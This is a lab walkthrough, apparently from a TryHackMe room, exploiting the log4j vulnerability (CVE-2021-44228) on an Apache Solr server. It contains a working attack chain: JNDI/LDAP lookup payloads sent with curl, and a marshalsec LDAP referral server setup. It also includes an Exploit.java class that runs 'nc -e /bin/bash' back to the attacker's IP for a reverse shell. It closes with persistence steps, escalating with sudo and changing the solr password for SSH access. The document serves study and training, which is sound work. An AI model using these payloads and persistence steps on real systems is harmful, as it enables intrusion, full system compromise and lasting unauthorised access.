


log4j Vulnerability CVE-2021-44228

in this module we will learn , exploit and show POC's about the notorious log4j vulnerability .



Introduction

so what the heck is log4j lets look through it ,

- so on december 9 2021 , log4j was discovered which affected the java logging package log4j .
- this vulnerability has a score of 10.0 (the most critical vulnerability)
- it can also give a hacker RCE(Remote Code Execution) , thats why it is also called log4shell
- this vulnerability has a large attack surface as it is most used logging library being used in modern applications
- ⇒ so for further exploitation and proof of concepts we will use tryhackme's provided lab and learn how to properly exploit this vulnerability .

Reconnaissance

we have vulnerable **log4j** vulnerability present in our lab so lets begin with basic scanning and enumeration as we normally would .

so lets perform a nmap scan :

```
(root@kali)-[/home/kali]
# nmap -sS -p- -T4 10.10.135.28
```

results :

```
Nmap scan report for 10.10.135.28
Host is up (0.16s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
8983/tcp   open  unknown
```

so there are three ports open lets enumerate this 8983 port further :

```
(root@kali)-[/home/kali]
# nmap -p 8983 -sSVC 10.10.135.28
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 09:30 EDT
Nmap scan report for 10.10.135.28
Host is up (0.15s latency).


PORT      STATE SERVICE VERSION
8983/tcp   open  http    Apache Solr
| http-title: Solr Admin
|_Requested resource was http://10.10.135.28:8983/solr/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.21 seconds
```

so there is apache solr running on this port which is vulnerable to log4j

Discovery

so lets visit this web-page : on port 8983



this shows some information about the apache solr that is being used here .

we found the logs directory : **highlighted in blue**

```
-Dsolr.data.home=  
-Dsolr.default.confdir=/opt/solr/server/solr/configsets/_default/conf  
-Dsolr.install.dir=/opt/solr  
-Dsolr.jetty.inetaccess.excludes=  
-Dsolr.jetty.inetaccess.includes=  
-Dsolr.log.dir=/var/solr/logs  
-Dsolr.log.muteconsole  
-Dsolr.solr.home=/var/solr/data  
-Duser.timezone=UTC  
-XX:+AlwaysPreTouch  
-XX:+ExplicitGCInvokesConcurrent  
-XX:+ParallelRefProcEnabled  
-XX:+PerfDisableSharedMem  
-XX:+PrintGCApplicationStoppedTime  
-XX:+PrintGCDateStamps  
-XX:+PrintGCDetails
```

some logs are given to us in task that help us to see logs and find our attack surface/area:

log file :

The screenshot shows the Eclipse IDE interface. On the left, the 'EXPLORER' view displays the 'solr.log' file under the 'DOWNLOADS' folder. The main editor window shows the contents of 'solr.log', which is a log file for Apache Solr. The log entries include initialization messages, version information (8.11.0), and details about the server configuration and startup process. Key entries include: 'Logging initialized @1872ms to org.eclipse.jetty.util.log.Slf4jLog', 'Welcome to Apache Solr™ version 8.11.0', 'Starting in standalone mode on port 8983', and 'Install dir: /opt/solr'. The log also shows the server's configuration, including the 'solr.home' property and the 'solr.xml' file location.

lets read and enumerate useful data out of this :

we can see path , the location on webpage that has been visited several times :

The screenshot shows a log file with multiple entries. Each entry represents an HTTP request. The 'path' column in the log entries is highlighted in blue, showing the value '/admin/cores'. The 'params' column is also visible, showing an empty object '{}'. The 'status' column shows the response status, which is '0' in all cases. The 'webapp' column shows the application name, which is 'null' in all cases. The log entries are repeated several times, indicating that the same request was made multiple times.

i.e /admin/cores

then there is a params column that is controlled by user :

The screenshot shows a log file with multiple entries. Each entry represents an HTTP request. The 'params' column in the log entries is highlighted in blue, showing the value '{}'. The 'status' column shows the response status, which is '0' in all cases. The 'cores' column shows the application name, which is 'null' in all cases. The log entries are repeated several times, indicating that the same request was made multiple times.

so as we can see we have a specific directory and a user directed input field .

Proof Of Concept

so what is the problem here ?

the problem here is that log4j package adds some extra logic to their logs by parsing entries.

-> to enrich the data

but the problem begins when it take actions and even evaluate code based of this data entry

Some examples of this syntax are:


- ☐ - `${sys:os.name}`
- ☐ - `${sys:user.name}`
- ☐ - `${log4j:configParentLocation}`
- ☐ - `${ENV:PATH}`
- ☐ - `${ENV:HOSTNAME}`
- ☐ - `${java:version}`

general payload for exploiting log4j is done using jndi(java naming and directory interface)

`${jndi:ldap://ATTACKERCONTROLLEDHOST}`

this jndi and ldap is used to ultimately access external resources or references , which is what we will weaponize in this attack

so lets create a proof of concept lets start a listener on netcat and make the attack machine to connect to us :

A terminal window on a Kali Linux machine. The prompt is (root@kali) - [/home/kali]. The user has entered the command nc -lnvp 9999. The output shows 'listening on [any] 9999 ...' and a cursor is visible on the next line.

```
(root@kali) - [ /home/kali ]
# nc -lnvp 9999
listening on [any] 9999 ...
```

our payload will look something like this :

```
'[http://10.10.135.28:8983/solr/admin/cores?foo=
jndi : ldap : //YOUR.ATTACKER.IP.ADDRESS : 9999](http : //10.10.135.28 :
8983/solr/admin/cores?foo =
%5C%7Bjndi:ldap://YOUR.ATTACKER.IP.ADDRESS:9999%5C%7D)'
```

let me make this a bit easy to understand so first we are visiting our apache solr web-server address and port ,

-> then in solr/admin/cores directory ,

->then we passed a ? to make a parameter for us , we named our parameter "foo"

->then used "=" sign to define our parameter ,

->we used jndi to connect to a LDAP service , which is our listener on netcat on port 9999 and

->for some housekeeping stuff we made our payload inside single quotes so that bash do not interpret "\$" sign as a variable

-> we also used backslashes "\" to escape curly braces character "{}" , so that they are not misinterpreted by curl as curl command arguments.

lets forward this payload using curl :

```
(root@kali)-[/home/kali]
# curl 'http://10.10.135.28:8983/solr/admin/cores?foo=${jndi:ldap://10.17.47.112:9999\}'
{
  "responseHeader":{
    "status":0,
    "QTime":6},
  "initFailures":{},
  "status":{}}
```

and we will get some weird characters and a connection back from the target machine :

```
(root@kali)-[/home/kali]
# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.135.28] 44484
0
```

this proves that yes we achieved remote code execution on our target machine .

now as this was ldap protocol we did not get a shell but in further steps we will work on that to get a shell and gain a reverse shell from target machine .

Exploitation

so we got a proof of concept that target connected to us on netcat but we got a bunch of weird characters ,

now in this section we will do exploitation and get a proper shell on target

so what are the steps here ?

first , we will use a publicly available open source LDAP service known as " LDAP referral server

then , after reaching to our malicious LDAP server it will redirect the request to a secondary http payload that we will create

, at last the victim executes the malicious code and we will gain a shell.

.

lets prepare our attack now , first we need a http server which we can create easily using either apache service or by using python http.server .

then we need a LDAP referral server , for which we will use marshalsec's tool on github :

<https://github.com/mbechler/marshalsec>

to use this tool it suggests to use java 8 , lets set that up :

download this version for linux : <https://www.oracle.com/in/java/technologies/javase/javase8-archive-downloads.html#license-lightbox>

then run these commands on your terminal :

```
sudo mkdir /usr/lib/jvm
```

```
cd /usr/lib/jvm
```

```
sudo tar xzvf ~/Downloads/jdk-8u181-linux-x64.tar.gz # modify as needed
```

```
sudo update-alternatives --install "/usr/bin/java" "java" "/usr/lib/jvm/jdk1.8.0_181/bin/java" 1
```

```
sudo update-alternatives --install "/usr/bin/javac" "javac" "/usr/lib/jvm/jdk1.8.0_181/bin/javac" 1
```

```
sudo update-alternatives --install "/usr/bin/javaws" "javaws"
```

```
"/usr/lib/jvm/jdk1.8.0_181/bin/javaws" 1
```

```
sudo update-alternatives --set java /usr/lib/jvm/jdk1.8.0_181/bin/java sudo update-alternatives --set javac /usr/lib/jvm/jdk1.8.0_181/bin/javac sudo update-alternatives --set javaws
```

■

```
(root@kali)-[/usr/lib/jvm]
# java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
java version "1.8.0_181"
Java(TM) SE Runtime Environment (build 1.8.0_181-b13)
Java HotSpot(TM) 64-Bit Server VM (build 25.181-b13, mixed mode)
```

```
(root@kali)~# apt install maven
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libcacard0 libgdk-pixbuf-xlib-2.0-0 libgdk-pixbuf2.0-0 libphodav-2.0-0 libphodav-2.0-common libphodav-2.0-dev
  libusbredirhost1 libusbredirparser1 spice-client-glib-usb-acl-helper
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
```

```
(root@kali) ~ /home/kali/Log4j/marshalsec
# mvn clean package -DskipTests
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[INFO] Scanning for projects...
[INFO]
[INFO] < org.eenterphace.mbechler:marshalsec >
[INFO] Building marshalsec 0.0.3-SNAPSHOT
[INFO] [ jar ]
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.pom (3.9 kB at 1
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/22/maven-plugins-22.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/22/maven-plugins-22.pom (13 kB at 28 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/21/maven-parent-21.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/21/maven-parent-21.pom (26 kB at 53 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/10/apache-10.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/10/apache-10.pom (15 kB at 33 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.jar
```

after that

our exploit :

```

root@kali: /home/kali/Downloads x root@kali: /home/kali/log4j/marshalsec x root@kali: /home/kali/log4j/marshalsec x root@kali: /home/kali x
GNU nano 6.0 Exploit.java *
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash 10.17.47.112 9999");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

```

replace that ip with your machine ip and port as the port you will listen using netcat .

save it and compile it like this :

```

(root@kali)-[/home/kali/log4j/marshalsec]
# javac Exploit.java -source 8 -target 8
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

```

now lets set-up your marshal LDAP referral server :

```

(root@kali)-[/home/kali/log4j/marshalsec]
# java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.17.47.112:8000/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://10.17.47.112:8000/Exploit.class

```

after that run your python server in the exploit directory on port 8000:

```

(root@kali)-[/home/kali/log4j/marshalsec]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

****setting up the listener : ****

```

(root@kali)-[/home/kali]
# nc -lnvp 9999
listening on [any] 9999 ...

```

****then run our payload directing our target to our LDAP server : ****

```

(root@kali)-[/home/kali]
# curl 'http://10.10.98.105:8983/solr/admin/cores?foo=${jndi:ldap://10.17.47.112:1389/Exploit\}'
{
  "responseHeader": {
    "status": 0,
    "QTime": 54,
    "initFailures": {},
    "status": {}
  }
}

```

****and then see your netcat and we will have a shell : ****

```
(root@kali)-[/home/kali]
# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.98.105] 51026
ls
contexts
etc
lib
modules
README.txt
resources
scripts
solr
solr-webapp
start.jar
whoami
solr
█
```

Persistence

so to gain persistent access ,

we know that this machine has ssh port open so , simply change the "solr" password and login via ssh :

```
(root@kali)-[/home/kali]
# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.98.105] 51040
python3 -c "import pty; pty.spawn('/bin/bash')"
solr@solar:/opt/solr/server$ sudo bash
sudo bash
root@solar:/opt/solr-8.11.0/server# passwd solr
passwd solr
Enter new UNIX password: n00b
Retype new UNIX password: n00b
passwd: password updated successfully
root@solar:/opt/solr-8.11.0/server#
```

ssh login :

```
(root@kali)-[/home/kali]
# ssh solr@10.10.98.105
The authenticity of host '10.10.98.105 (10.10.98.105)' can't be established.
ED25519 key fingerprint is SHA256:VPx7mYuBsJ55P9/hfFuuYIjMx9XjpMRWIy4wC5fiG4Y.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.98.105' (ED25519) to the list of known hosts.
solr@10.10.98.105's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Jun  8 12:32:41 UTC 2022

System load:  0.0               Processes:    99
Usage of /:   4.2% of 61.80GB   Users logged in:  0
Memory usage: 83%              IP address for eth0: 10.10.98.105
Swap usage:   0%

246 packages can be updated.
189 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

solr@solar:~$
```

now we have persistent access to the target